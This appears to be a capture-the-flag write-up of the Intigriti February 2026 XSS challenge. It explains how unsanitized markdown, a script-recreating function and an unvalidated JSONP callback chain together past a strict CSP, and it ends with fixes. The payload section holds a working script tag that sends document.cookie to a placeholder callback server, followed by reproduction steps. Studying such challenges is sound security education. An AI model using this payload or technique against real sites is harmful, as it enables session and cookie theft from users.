
Note: This writeup covers the Intigriti February 2026 monthly XSS challenge — a CTF-style sandbox built by @d3dn0v4. The goal was to achieve XSS on the InkDrop blogging platform and capture the admin bot's flag cookie.
The Moment It Clicked
I'll be honest — I almost gave up on this one.
I'd been staring at the source code for a while, going back and forth between the Flask backend and the JavaScript. The markdown renderer had no sanitization, sure, but innerHTML doesn't execute script tags. The CSP was strict. Every obvious angle felt like a dead end.
Then I read processContent() one more time. And it hit me — the app was deliberately re-creating script tags from innerHTML content. That changed everything.
Let me walk you through how the whole thing came together.
Getting My Bearings
Intigriti's monthly challenges always come with a downloadable source.zip, and this one was no different. Inside was a clean three-service setup:
- Flask app — the InkDrop blogging platform
- Nginx — reverse proxy with some caching rules
- Bot — a Playwright-based admin that visits reported posts
The flow is straightforward. You register, write blog posts in markdown, and can report posts to a moderator. That moderator is actually a headless Chromium bot that logs in as admin and visits whatever post you reported. The juicy part? The bot carries a flag cookie, and whoever set it up was kind enough to leave httpOnly turned off.
So the mission was clear — get JavaScript running in the bot's browser when it views my post, and grab that cookie.
But there was a catch. The post view page had a Content Security Policy that looked like this:
default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src * data:; connect-src *;
Only scripts served from the challenge domain itself would execute. No inline scripts, no external CDNs, no javascript: URIs. This meant I couldn't just drop in an <img onerror=alert(1)> or an <svg onload> and call it a day. I needed to find a way to make the application serve my code as if it were its own.
The First Piece — A Markdown Renderer That Trusts Everyone
I started with the backend. The app converts user-submitted markdown into HTML using a homegrown regex renderer:
def render_markdown(content):
    html_content = content
    html_content = re.sub(r'^### (.+)$', r'<h3>\1</h3>', html_content, flags=re.MULTILINE)
    html_content = re.sub(r'^## (.+)$', r'<h2>\1</h2>', html_content, flags=re.MULTILINE)
    html_content = re.sub(r'^# (.+)$', r'<h1>\1</h1>', html_content, flags=re.MULTILINE)
    html_content = re.sub(r'\*\*(.+?)\*\*', r'<strong>\1</strong>', html_content)
    html_content = re.sub(r'\*(.+?)\*', r'<em>\1</em>', html_content)
    html_content = re.sub(r'\[(.+?)\]\((.+?)\)', r'<a href="\2">\1</a>', html_content)
    html_content = html_content.replace('\n\n', '</p><p>')
    html_content = f'<p>{html_content}</p>'
    return html_content
Take a moment and look at what's not there. No html.escape(). No tag stripping. No allowlist. No DOMPurify on the frontend. Nothing. If you type a raw <script> tag into your post content, it sails right through every single regex without being touched, and comes out the other end perfectly intact, just wrapped in <p> tags.
So I can inject arbitrary HTML into stored posts. That's a big deal, but on its own it's not enough — and the reason is a bit counterintuitive.
The rendered markdown isn't served directly in the HTML template. Instead, the post view page has an empty <div id="preview">, and a script called preview.js fetches the content from /api/render and shoves it in via innerHTML. Here's the thing about innerHTML — browsers deliberately refuse to execute <script> tags inserted this way. It's in the HTML spec. It's not a bug, it's a safety feature.
So I had HTML injection, but my scripts were dead on arrival. I needed a way to resurrect them.
The Second Piece — A Function That Shouldn't Exist
This is where I almost missed it. The preview.js file is short, and most of it is just a standard fetch-and-render pattern. But after setting innerHTML, it calls a function named processContent():
function processContent(container) {
    const codeBlocks = container.querySelectorAll('pre code');
    codeBlocks.forEach(function(block) {
        block.classList.add('highlighted');
    });

    const scripts = container.querySelectorAll('script');
    scripts.forEach(function(script) {
        if (script.src && script.src.includes('/api/')) {
            const newScript = document.createElement('script');
            newScript.src = script.src;
            document.body.appendChild(newScript);
        }
    });
}
Read that second block carefully. It queries the container for <script> tags. If any of them have a src attribute containing the string /api/, it creates a brand new script element, copies over the src, and appends it to document.body.
This completely defeats the innerHTML safety mechanism. The browser refused to execute the original script tag inserted via innerHTML — but this function creates a fresh one through document.createElement, and those absolutely do execute. It's the difference between pasting a photo of a key and actually cutting a new one.
Now I had a clear path: inject a <script> tag with a src that contains /api/ and points to something I control. But "something I control" is tricky when the CSP only allows 'self'. The script has to come from the challenge domain.
I needed the application itself to serve my JavaScript back to me.
The Third Piece — A JSONP Endpoint With an Open Door
I went hunting through the API routes and found this:
@app.route('/api/jsonp')
def api_jsonp():
    callback = request.args.get('callback', 'handleData')

    if '<' in callback or '>' in callback:
        callback = 'handleData'

    user_data = {
        'authenticated': 'user_id' in session,
        'timestamp': time.time()
    }

    if 'user_id' in session:
        user = User.query.get(session['user_id'])
        if user:
            user_data['username'] = user.username

    response = f"{callback}({json.dumps(user_data)})"
    return Response(response, mimetype='application/javascript')
A JSONP endpoint. It takes a callback parameter and wraps a JSON payload inside a function call. The validation? It checks for < and >. That's it.
This is like putting a lock on the front door but leaving every window wide open. The angle bracket filter prevents HTML injection into the response, sure. But JavaScript injection? Completely unguarded. If I pass callback=alert(document.domain)//, the server happily responds with:
alert(document.domain)//{"authenticated": false, "timestamp": 1739921234.5}The // turns the JSON data into a comment. What's left is a clean alert() call. And because this response comes from /api/jsonp on the same origin, the CSP considers it 'self'. Totally legitimate in its eyes.
I had all three pieces. Time to put them together.
Connecting the Chain
Here's how the full exploit flows:
- HTML Injection — The markdown renderer passes my raw
scripttag through without sanitization. It gets stored in the database as part of my post content. - Script Resurrection — When anyone views the post,
preview.jsfetches the rendered HTML and inserts it viainnerHTML. The script tag exists in the DOM but doesn't execute — untilprocessContent()finds it, sees itssrccontains/api/, and re-creates it as a live script element. - JSONP Callback Execution — The re-created script loads
/api/jsonp?callback=PAYLOAD//from the same origin. The server reflects my payload directly into executable JavaScript. The CSP sees a same-origin script and lets it through. - Cookie Exfiltration — My payload reads
document.cookie(which includes the admin's flag, sincehttpOnlyisfalse) and sends it to my callback server viafetch.
The Payload

This is what I entered as the post content:
<script src="/api/jsonp?callback=fetch(`https://CALLBACK_SERVER/?c=`%2bdocument.cookie)//">x</script>Reproduction Steps
- Register at

https://challenge-0226.intigriti.io/registerand log in - Click New Post
- Enter any title
- Paste the payload above as the content
- Click Publish

- On the post view page, click Report to Moderator
- Wait a few seconds — the admin bot visits, the XSS fires, the cookie lands on your server

The Flag
INTIGRITI{FLAG_RETRIEVED_SUCCESSFULLY}
Rabbit Holes I Went Down
Every good challenge has a few diversions, and this one had two that kept me busy for a while.
The Nginx Cache
The official hint for this challenge was:
"The preview loads separately... and it remembers things it shouldn't."
That word "remembers" sent me straight to the Nginx configuration, where I found this:
location /api/render {
    proxy_cache render_cache;
    proxy_cache_valid 200 120s;
    proxy_cache_key "render:$arg_id:$http_x_preview_token";
}
The cache key includes an X-Preview-Token header. The admin bot sends this token with every request. Regular users don't. So the same post ID gets cached separately depending on who's requesting it — one version for users, one for the bot.
In a more locked-down version of this challenge, you could imagine a scenario where the user-facing response is sanitized but the bot-facing cached response isn't (or vice versa), enabling cache poisoning. As it stands, the core XSS chain works without touching the cache. But I can see why the hint pointed here — the preview's fetch-and-render architecture is exactly where the vulnerability lives.
The safeMode Ghost
There's a check at the top of preview.js that caught my eye early on:
if (typeof CONFIG !== 'undefined' && CONFIG && CONFIG.safeMode === true) {
    document.getElementById('preview').innerHTML = '<p>Preview disabled in safe mode.</p>';
    return;
}
And sure enough, the /api/config endpoint returns { "safeMode": true }. Looks like it should shut down the entire preview feature, right?
Except the post view page never loads /api/config. The CONFIG variable is never defined. typeof CONFIG is always 'undefined'. Safe mode is a ghost — it exists in the code but never activates. The preview runs every time, and so does the vulnerability.
I'll admit, I spent a good 20 minutes trying to figure out if I needed to somehow disable safe mode before I realized it was never enabled in the first place. Classic misdirection.
What Made This Challenge Interesting
A lot of XSS challenges have a single trick — find the one filter bypass, find the one injection point. This one was different because no single vulnerability was enough on its own:
- The markdown renderer lets you inject HTML, but
innerHTMLblocks script execution processContent()brings dead scripts back to life, but only if thesrcpasses its check- The JSONP endpoint serves attacker-controlled JS from
'self', but you need a way to load it as a script
Each piece is harmless by itself. It's only when you chain all three that you get a working exploit. That's what makes it feel more like real-world bug hunting than a typical CTF — production vulnerabilities are almost always chains, not single points of failure.
How I'd Fix It
If this were a real application, here's what I'd recommend:
Sanitize the markdown output. Swap the regex renderer for a proper markdown library, and run the output through something like bleach with a strict allowlist. No raw HTML should ever survive the rendering step.
Kill the script re-execution pattern. processContent() should never create live script elements from innerHTML content. That function is actively dismantling a browser safety feature. Remove it entirely.
Lock down the JSONP callback. A regex like ^[a-zA-Z_][a-zA-Z0-9_.]*$ would restrict callbacks to valid JavaScript identifiers only, blocking any injection attempt.
Set HttpOnly on sensitive cookies. The flag cookie being accessible to JavaScript is what turns XSS into full cookie theft. httpOnly: true doesn't prevent XSS, but it massively limits the damage.
Closing Thoughts
I keep coming back to Intigriti's monthly challenges because they push me to think in chains rather than individual tricks. This one especially reinforced something I think about a lot — the most dangerous bugs aren't always the loudest ones. A missing html.escape() call, a convenience function that re-creates scripts, a JSONP endpoint with loose validation. Three small things. One critical chain.
Massive thanks to @d3dn0v4 for putting this together and to Intigriti for keeping these challenges alive every month. If you're not playing them yet, you really should be.
See you on the next one.
Credit: evilgenius01 | Challenge by @d3dn0v4 | Hosted by Intigriti